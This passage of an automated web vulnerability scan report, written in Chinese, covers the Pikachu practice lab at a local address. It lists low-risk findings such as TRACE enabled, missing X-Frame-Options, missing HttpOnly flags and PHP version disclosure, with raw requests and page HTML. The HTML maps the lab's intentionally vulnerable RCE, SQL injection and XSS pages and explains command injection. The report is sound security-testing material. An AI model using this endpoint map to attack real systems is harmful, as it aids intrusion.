/li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"概述/li  /ul!-- /.breadcrumb --     /div  div class="page-content"   div id="vul\_info"  dl  dt class="vul\_title"RCE(remote command/code execute)概述/dt  dd class="vul\_detail"  RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。  /dd  dd class="vul\_detail"  b远程系统命令执行/bbr/  一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口br /  比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上br /  一般会给用户提供一个ping操作的web界面，用户从web界面输入目标IP，提交后，后台会对该IP地址进行一次ping测试，并返回测试结果。  而，如果，设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交“意想不到”的命令，从而让后台进行执行，从而控制整个后台服务器  br /  br /  现在很多的甲方企业都开始实施自动化运维,大量的系统操作会通过"自动化运维平台"进行操作。  在这种平台上往往会出现远程系统命令执行的漏洞,不信的话现在就可以找你们运维部的系统测试一下,会有意想不到的"收获"-\_-  /dd  dd class="vul\_detail"  br /  b远程代码执行/bbr/  同样的道理,因为需求设计,后台有时候也会把用户的输入作为代码的一部分进行执行,也就造成了远程代码执行漏洞。  不管是使用了代码执行的函数,还是使用了不安全的反序列化等等。  /dd  dd class="vul\_detail"  因此，如果需要给前端用户提供操作类的API接口，一定需要对接口输入的内容进行严格的判断，比如实施严格的白名单策略会是一个比较好的方法。  /dd  dd class="vul\_detail\_1"  你可以通过“RCE”对应的测试栏目，来进一步的了解该漏洞。  /dd  /dl  /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 如有可能，您应为这些 Cookie 设置 HttpOnly 标志。 |
| 复测结果 |  |

* + - 1. TRACE 方法已启用

|  |  |
| --- | --- |
| 风险名称 | TRACE 方法已启用 |
| 风险级别 | **低** |
| 风险描述 | 此 Web 服务器上启用了 HTTP TRACE 方法。如果 Web 浏览器中存在其他跨域漏洞，则可以从任何支持 HTTP TRACE 方法的域中读取敏感的报头信息。 |
| 请求数据 | TRACE /A7jigfPmCx HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: message/http  Date: Fri, 03 Feb 2023 01:00:01 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Content-Length: 285    TRACE /A7jigfPmCx HTTP/1.1  Host: 192.168.0.177  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br |
| 修复建议 | 在 Web 服务器上禁用 TRACE 方法。 |
| 复测结果 |  |

* + - 1. 点击劫持：X-Frame-Options 报头缺失

|  |  |
| --- | --- |
| 风险名称 | 点击劫持：X-Frame-Options 报头缺失 |
| 风险级别 | **低** |
| 风险描述 | 点击劫持（用户界面矫正攻击、UI 矫正攻击、UI 矫正）是一种恶意技术，诱使 Web 用户点击与用户认为其单击的内容不同的内容，从而在单击看似无害的网页时有可能导致机密信息泄露或计算机被控制 。br/br/服务器未返回 /strongX-Frame-Optionsstrong 报头，这意味着此网站存在遭受点击劫持攻击的风险。X-Frame-Options HTTP 响应报头可被用于指示是否应允许浏览器在框架或 iframe 内呈现页面。站点可以通过确保其内容中未嵌入其他网站来避免点击劫持攻击。 |
| 请求数据 | GET /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 33635    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 配置您的 Web 服务器，使其包含 X-Frame-Options 报头和带有 frame-ancestors 指令的 CSP 报头。有关该报头可能值的更多信息，请查阅 Web 参考资料。 |
| 复测结果 |  |

* + - 1. PHP 版本泄露

|  |  |
| --- | --- |
| 风险名称 | PHP 版本泄露 |
| 风险级别 | **低** |
| 风险描述 | Web 服务器正在发送 X-Powered-By：响应报头，显示 PHP 版本。 |
| 请求数据 |  |
| 响应数据 |  |
| 修复建议 | 配置 Web 服务器以防止其 HTTP 响应的信息泄露。 |
| 复测结果 |  |

* + - 1. 可能出现服务器路径披露 (Windows)

|  |  |
| --- | --- |
| 风险名称 | 可能出现服务器路径披露 (Windows) |
| 风险级别 | **低** |
| 风险描述 | 发现了一个或多个完全限定的路径名称。攻击者可能从此信息中获取 Web 服务器的系统结构。此信息还可用于进行进一步攻击。br/br/div class=\"bb-coolbox\"span class=\"bb-dark\"此警报可能是误报，需要手动确认。/span/div |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_eval.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_eval.php  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 31  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    submit=%E6%8F%90%E4%BA%A4txt=1 |
